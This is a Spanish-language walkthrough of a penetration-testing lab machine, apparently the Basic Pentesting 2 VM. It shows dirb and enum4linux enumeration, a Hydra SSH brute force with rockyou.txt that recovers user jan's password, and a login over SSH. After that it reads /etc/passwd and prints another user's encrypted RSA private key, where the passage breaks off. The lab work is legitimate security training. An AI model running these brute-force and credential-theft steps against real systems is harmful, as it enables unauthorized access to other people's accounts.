
```
root@kali:/home/kali# dirb http://192.168.135.130

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Mar 24 23:38:42 2021
URL_BASE: http://192.168.135.130/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.135.130/ ----
==> DIRECTORY: http://192.168.135.130/development/
+ http://192.168.135.130/index.html (CODE:200|SIZE:158)
+ http://192.168.135.130/server-status (CODE:403|SIZE:303)

---- Entering directory: http://192.168.135.130/development/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Wed Mar 24 23:38:48 2021
DOWNLOADED: 4612 - FOUND: 2
root@kali:/home/kali# 
```




Index of /development

Name	Last modified	Size	Description
Parent Directory		-	
dev.txt	2018-04-23 14:52	483	
j.txt	2018-04-23 13:10	235	

Apache/2.4.18 (Ubuntu) Server at 192.168.135.130 Port 80




```
2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat
to host that on this server too. Haven't made any real web apps yet, but I have tried that example
you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm
using version 2.5.12, because other versions were giving me trouble. -K

2018-04-22: SMB has been configured. -K

2018-04-21: I got Apache set up. Will put in our content later. -J
```




```
For J:

I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials,
and I was able to crack your hash really easily. You know our password policy, so please follow
it? Change that password ASAP.

-K
```

Podemos observar que están haciendo uso de un apache 2.5.12 y también tienen configurado SMB y podemos obtener información del segundo archivo que el usuario "J" está utilizando una contraseña débil por lo que necesitamos obtener los usuarios de ese sistema para ello usaremos *enum4linux*, una herramienta para sistemas Windows y Samba:




```
root@kali:/home/kali# enum4linux 192.168.135.130
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Mar

 ==========================
|    Target Information    |
 ==========================
Target ........... 192.168.135.130
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 =======================================================
|    Enumerating Workgroup/Domain on 192.168.135.130    |
 =======================================================
[+] Got domain/workgroup name: WORKGROUP
```

Se obtienen 2 usuarios:



```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
```


Ahora que tenemos los usuarios, sabemos que el usuario "jan" posee una contraseña débil, para ello haremos uso de *Hydra* para intentar hacer un ataque de fuerza bruta, haciendo uso del wordlist *rockyou.txt*.



```
root@kali:/home/kali# hydra -l jan -P /usr/share/wordlists/rockyou.txt  ssh://192.168.135.130
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-03-24 23:49:12
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.rest
ore
█
```


En lugar de pasarle el parámetro *–l jan*, podríamos haber creado un archivo user con varios usuarios y pasárselo con el parámetro *–L user*

Al finalizar el ataque de fuerza bruta se obtendria la credencial:




```
root@kali:/home/kali# hydra -l jan -P /usr/share/wordlists/rockyou.txt  ssh://192.168.135.130
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secre
n-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-03-24 23:49:12
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to redu
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a
ore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896
[DATA] attacking ssh://192.168.135.130:22/
[STATUS] 180.00 tries/min, 180 tries in 00:01h, 14344223 to do in 1328:11h, 16 active
[STATUS] 0.59 tries/min, 340 tries in 09:38h, 14344063 to do in 406684:40h, 16 active
[STATUS] 1.27 tries/min, 742 tries in 09:42h, 14343661 to do in 187634:59h, 16 active
[22][ssh] host: 192.168.135.130   login: jan   password: armando
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-03-25 09:31:55
root@kali:/home/kali# █
```

Una vez conseguida nos conectamos al servidor por ssh.




```
root@kali:/home/kali# ssh -l jan 192.168.135.130
jan@192.168.135.130's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Mar 24 18:25:12 2021
jan@basic2:~$ █
```

A partir de este momento necesitamos buscar la manera de escalar privilegios y lo primero que debe realizarse siempre que tenemos acceso a una máquina, es determinar si se tienen permisos de root para ciertas cosas. En este caso el usuario jan no tiene ningún permiso sudo en la máquina.




```
jan@basic2:~$ sudo -l
[sudo] password for jan:
Sorry, user jan may not run sudo on basic2.
jan@basic2:~$ _
```

Tenemos acceso al archivo */etc/passwd* pero los usuarios ya los tuvimos anteriormente, mientras que para el archivo */etc/shadow* obtenemos que no podemos acceder:




```
jan@basic2:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uuidd:x:108:112::/run/uuidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
kay:x:1000:1000:Kay,,,:/home/kay:/bin/bash
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
tomcat9:x:999:999::/home/tomcat9:/bin/false
jan:x:1001:1001::/home/jan:/bin/bash
jan@basic2:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
jan@basic2:~$ █
```

Navegamos por el directorio home y observamos que hay otro 'usuario'. Accedemos y al hacer uso del comando *ls -la* podemos encontrar un directorio oculto .ssh/




```
jan@basic2:/home/kay$ ls -la
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23  2018 .
drwxr-xr-x 4 root root 4096 Apr 19  2018 ..
-rw------- 1 kay  kay   773 Mar 24 18:23 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17  2018 .bash_logout
-rw-r--r-- 1 kay  kay  3771 Apr 17  2018 .bashrc
drwx------ 2 kay  kay  4096 Apr 17  2018 .cache
-rw------- 1 root kay   119 Apr 23  2018 .lesshst
drwxrwxr-x 2 kay  kay  4096 Apr 23  2018 .nano
-rw------- 1 kay  kay    57 Apr 23  2018 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17  2018 .profile
drwxr-xr-x 2 kay  kay  4096 Apr 23  2018 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17  2018 .sudo_as_admin_successful
-rw------- 1 root kay   538 Apr 23  2018 .viminfo
jan@basic2:/home/kay$
```

y al entrar en él podemos obtener la llave privada de RSA del usuario *kay*




```
jan@basic2:/home/kay$ cd .ssh/
jan@basic2:/home/kay/.ssh$ ls
authorized_keys  id_rsa  id_rsa.pub
jan@basic2:/home/kay/.ssh$
```



```
jan@basic2:/home/kay/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr4ONGUAnKcRxg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsmb487RdFVkTOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3QOFIYlSPMYv79RC65i6frkDSvxXzbdfX
AkAN+3T5FU49AEVKBJtZnLTEBw31mxjv0lLXAqIaX5QfeXMacIQOUWCHATlpVXmN
lG4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lplbCb4UEawX0Tt+VKd6kzh+Bk0aU
hWQJCdnb/U+dRasu3oxqyklKU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqLQxMl
lIWZye4yrLETfc275hzVVYh6FkLgtOfaly0bMqGIrM+eWVoXOrZPBlv8iyNTDdDE
3jRjqbOGlPs01hAWKIRxUPaEr18lcZ+OlY00Vw2oNL2xKUgtQpV2jwH04yGdXbfJ
LYWlXxnJJpVMhKC6a75pe4ZVxfmMt0QcK4oKO1aRGMqLFNwaPxJYV6HauUoVExN7
bUpo+eLYVs5mo5tbpWDhi0NRfnGP1t6bn7Tvb77ACayGzHdLpIAqZmv/0hwRTnrb
RVhY1CUf7xGNmbmzYHzNEwMppE2i8mFSaVFCJEC3cDgn5TvQUXfh6CJJRVrhdxVy
